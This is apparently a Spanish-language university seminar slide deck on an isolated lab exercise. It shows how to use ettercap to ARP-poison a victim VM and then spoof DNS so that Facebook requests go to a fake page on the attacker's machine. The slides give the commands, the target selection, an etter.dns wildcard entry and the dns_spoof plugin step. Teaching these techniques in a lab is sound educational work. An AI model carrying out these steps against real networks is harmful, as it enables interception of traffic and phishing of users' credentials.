



Pontificia Universidad  
Católica del Ecuador  
Fundada en 1946

*Maestría en Redes de Comunicaciones*  
Seminarios I

# Ataque ARP & DNS

Luis Aguas, Paúl Bernal,  
David Badillo, Ernesto Pérez

# Definiciones

- ARP es el protocolo responsable de encontrar la dirección hardware (Ethernet MAC) que corresponde a una determinada dirección IP.
- ARP Spoofing es una técnica para infiltrarse en una red ethernet conmutada (basada en switches y no en hubs), permite al atacante leer, modificar, detener paquetes de datos en la LAN

# Definiciones

- El DNS Spoofing, cuando un equipo de una red necesita conocer la dirección IP de un determinado nombre de host, digamos `www.google.com`, este realiza una solicitud a un servidor de nombres o DNS
- Ettercap es un interceptor/sniffer/registrator para LANs con switch. Soporta direcciones activas y pasivas de varios protocolos (incluso aquellos cifrados, como SSH y HTTPS)

# El Envenenamiento

## *Infraestructura*

- Dom0, Servidor de Virtualización KVM (CentOS 6, IP:172.16.0.20)
  - VM, Equipo Víctima (CentOS 6, IP: 172.16.0.31)
  - VM, Equipo Atacante (CentOS 6, 172.16.0.32)
- DNS1, IP: 172.16.0.5
- DNS2, IP: 172.16.0.8

Se utilizará un procedimiento bastante conocido de hacer spoofing basándonos en ettercap

# El Envenenamiento

## *Paso 1: ARP Spoofing*

Primero accedamos como `root` al equipo atacante a través de SSH:

- `# ssh -XYC root@172.16.0.32`
  - `-X`: Habilita el reenvío de paquetes X11,
  - `-Y`: Habilita el reenvío confiable de paquetes X11
  - `-C`: Que habilita la compresión


# El Envenenamiento

- Procedemos al acceso remoto mediante puertos nateados:

```
# ssh -XYC root@redes1.puceing.edu.  
ec -p2232
```


# El Envenenamiento

Abrimos ettercap: # ettercap -G



# El Envenenamiento


Seleccionamos el modo **Unified Sniffing** en el menú **Sniff**





# El Envenenamiento

En el menú **Hosts**, seleccionamos **Scan for hosts** para escanear los equipos en la LAN.




# El Envenenamiento

Ahora seleccionamos los targets:

- En target 1 ponemos a los dos servidores de DNS, serán los equipos que se falsearán sus macs para luego actuar nosotros como ellos. Seleccionamos 172.16.0.8 y 172.16.0.5 entonces hacemos clic en el botón Target 1
- Seleccionamos 172.16.0.31 e hicimos clic en el botón Target 2. Este es el equipo al que le atacaremos. La víctima.


# El Envenenamiento

Verificamos los destinos con la opción **Current Targets** en el menú **Targets**:




# El Envenenamiento

Iniciamos el envenenamiento ARP y arrancamos el sniffer, lo hacemos yendo a:  
MITM -> Arp poisoning




# El Envenenamiento

En el menú a ir a **Start -> Start Sniffing**



# El Envenenamiento

Revisamos la tabla ARP del equipo víctima

A terminal window titled 'root@redes1:~' is shown. The terminal displays the output of the command 'arp -a'. The output lists four entries in the ARP table, each with a question mark, an IP address in parentheses, a MAC address, the word 'ether' in brackets, and the interface 'eth0'. The entries are: (172.16.0.16) at 00:40:f4:45:af:95, (172.16.0.32) at 52:54:00:da:46:b2, (172.16.0.8) at 52:54:00:da:46:b2, and (172.16.0.5) at 52:54:00:da:46:b2. The terminal prompt '[root@redes1 ~]#' is visible at the end of the output.

```
root@redes1:~  
File Edit View Search Terminal Tabs Help  
root@atacante:~ x root@redes1:~ x  
[root@redes1 ~]# arp -a  
? (172.16.0.16) at 00:40:f4:45:af:95 [ether] on eth0  
? (172.16.0.32) at 52:54:00:da:46:b2 [ether] on eth0  
? (172.16.0.8) at 52:54:00:da:46:b2 [ether] on eth0  
? (172.16.0.5) at 52:54:00:da:46:b2 [ether] on eth0  
[root@redes1 ~]#
```

# El Envenenamiento

- Tras el ataque, habrá que re armar las tablas ARP de la víctima.
- Para ello, podemos ejecutar sucesivas `arp -d IP` con lo que en realidad le pedimos que borre dicha entrada de la

# El Envenenamiento

## *Paso 2: DNS Spoofing*

- El propósito de este ejemplo será el de redireccionar las peticiones a facebook.com hacia un sitio web que simule el sitio.
- Editamos el archivo:  
`/usr/share/ettercap/etter.dns`
- Al final, agregamos lo siguiente.  
`* A 172.16.0.32`




# El Envenenamiento

- Cualquier nombre de host se irá la IP 172.16.0.32.
- Esta IP es la IP de la máquina atacante y aquí montaremos un servidor web con una página “similar” a la de facebook.
- Apagamos el ettercap y le volvemos a arrancar, en la sección de plugins, a activar el plugin de dns\_spoof.

# El Envenenamiento

Esto de apagarlo y encenderlo lo hacemos para que tome los cambios que hicimos en el archivo etter.dns



The screenshot shows the ettercap NG-0.7.4\_gui interface. The title bar reads "ettercap NG-0.7.4\_git (on atacante.local)". The menu bar includes "Start", "Targets", "Hosts", "View", "Mitm", "Filters", "Logging", "Plugins", and "Help". The "Plugins" tab is selected, displaying a table of available plugins.

Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
* dns_spoof	1.1	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN

Below the table, the interface shows the following text:


```
GROUP 1 : 172.16.0.5 00:11:85:FE:47:75
GROUP 1 : 172.16.0.8 00:15:60:95:7E:18

GROUP 2 : 172.16.0.31 52:54:00:E4:73:68
Starting Unified sniffing...

Activating dns_spoof plugin...
```

# El Envenenamiento

